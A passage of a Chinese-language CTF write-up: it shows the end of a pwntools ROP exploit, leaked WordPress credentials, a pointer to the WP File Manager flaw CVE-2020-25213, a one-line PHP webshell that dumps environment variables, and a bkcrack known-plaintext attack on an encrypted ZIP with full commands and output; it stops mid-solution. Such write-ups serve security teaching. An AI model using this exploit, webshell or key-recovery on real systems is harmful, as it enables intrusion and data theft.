p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000401ce4) # syscall
payload=b'a'*(0x20+8)+p
```

```
io.recv()
io.sendline(payload)
io.interactive()
```

然后会获得这样的hint：

账号密码

```
═══════════════════════════════════
+ HINT(not flag/FLAG):
+ username/password:
+ TG_wordpressor
+ aXx^oV@K&cFoVaztQ*
+
+ All hints have the same content
+ obtaining one is enough
═══════════════════════════════════
```

H3

后续

用账号密码登录，然后进入后台。

H3

发现插件有6.0的WP File Manager。漏洞号是CVE-2020-25213

```
复现文章：https://www.cnblogs.com/Salvere-Safe/p/14995249.html
```

flag：

```
TGCTF{CVE-2020-25213}
```


本题本想进入之后接着让大家上传，可惜服务器不允许。


后续内容是upload加了过滤的，一句话木马内容：

```
<?=passthru('env');?>
```

MISC-where it is

yandex搜图：






得到flag：

flag{港墘站}

MISC-简单签到，关注：”杭师大网安“谢谢喵

关注公众号，发送信息即可



MISC-你的运气是好是坏?

这道传奇题目诞生于gets说自己有一道纯爆破的题，于是我也想出一道纯运气的题，每人十次机会猜中就可以得分，但是被gets狠狠制止了，于是折中选择了一个比较常见的有梗的数字

flag{114514}

在这里向各位被迫开发出奇思妙想的师傅们道歉🙇，你们的想法很奇妙，下次我就这么出^0^

MISC-ez_zip

这道题的灵感来源于buu某一次暑期挑战赛，那道zip我一直修不好，结果到头来被我借鉴走了……

言归正传，第一步，拿到压缩包后没有其他信息，首先考虑爆破一下：

得到第一层密码：20250412

第二步得到一个end压缩包和sh512.txt的文件，再看一看压缩包内：


同样有一个相同名字的文件，优先考虑明文爆破，但是明文爆破是需要有已知明文的，这里我们发现sh512内的并非密文而是有意义的明文：

```
Awesome,you_are_so_good
```


自然可以想到把内容进行sh512加密：

把加密内容写进文本文件后打包，当然压缩方式也需要和原始的压缩方式一致，我是用的bandzip来打包的，如果不知道的话可能就要一点一点试了，当然这毕竟比较常用，还是很快的。

记得对照一下crc值：



名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
flag.zip *	182	165	ZIP 压缩文件	2025/4/12 12:47	9B748AB1
sh512.txt *	128	96	文本文档	2025/4/10 19:18	51EB8D6E



名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
sh512.txt	128	84	文本文档	2025/4/14 15:27	51EB8D6E

压缩后我们使用bkcrack工具，当然用ARCHPR也可以，这里都演示一下吧：

```
bkcrack -L 压缩包文件名 # 可以轻松查看zip压缩包文件的信息
```

```
E:\misc\bkcrack-1.7.0-win64\bkcrack-1.7.0-win64>bkcrack -L End.zip
bkcrack 1.7.0 - 2024-05-26
Archive: End.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------ ------------ ----------------
    0 None       Store       00000000            0            0 End/
    1 ZipCrypto  Deflate     9b748ab1          182          165 End/flag.zip
    2 ZipCrypto  Deflate     51eb8d6e          128           96 End/sh512.txt
```

```
解密压缩包
bkcrack -C End.zip -c End/sh512.txt -P sh512.zip -p sh512.txt
-C：是加密zip压缩包的位置（必须的）
-c：是加密zip压缩包文件的位置（必须的）
-P：是未加密含有明文的zip压缩包（不是必须的）
如果使用，则要求加密方式相同
-p：是明文文件的位置（必须的）
如果没有-P则直接填入明文文件的位置
如果有-P则填入明文压缩包中的路径
```

```
E:\misc\bkcrack-1.7.0-win64\bkcrack-1.7.0-win64>bkcrack -C End.zip -c End/sh512.txt -P sh512.zip -p sh512.txt
bkcrack 1.7.0 - 2024-05-26
[15:33:29] Z reduction using 77 bytes of known plaintext
100.0 % (77 / 77)
[15:33:30] Attack on 102228 Z values at index 6
Keys: b39bc130 8183a9f1 d5381ad8
29.8 % (30440 / 102228)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 30440
[15:34:17] Keys
b39bc130 8183a9f1 d5381ad8
```

得到三个密钥：

```
b39bc130 8183a9f1 d5381ad8
```

然后我们重设一个简单的密码并生成为新的压缩包就好：


```
bkcrack -C End.zip -k b39bc130 8183a9f1 d5381ad8 -U new.zip easypassword
```

```
E:\misc\bkcrack-1.7.0-win64\bkcrack-1.7.0-win64>bkcrack -C End.zip -k b39bc130 8183a9f1 d5381ad8 -U new.zip easypassword

bkcrack 1.7.0 - 2024-05-26
[15:37:33] Writing unlocked archive new.zip with password "easypassword"
100.0 % (2 / 2)
Wrote unlocked archive.
```

现在new.zip的密码就是easypassword，解压就好，具体步骤可以看看这个：

[记一次简单的bkcrack明文攻击 - Jacek_Yang - 博客园]

ARCHPR的话直接放入跑就好：




还是要注意跑出三段密钥不会停的，太久了的话记得自己停下来看看密钥是不是已经找到了


解压后得到最后一个压缩文件flag.zip

这里的话师傅们有很多千奇百怪的解法,这里我写几个给大家参考吧：


预期解：

先放一下原始的和修改的对照：

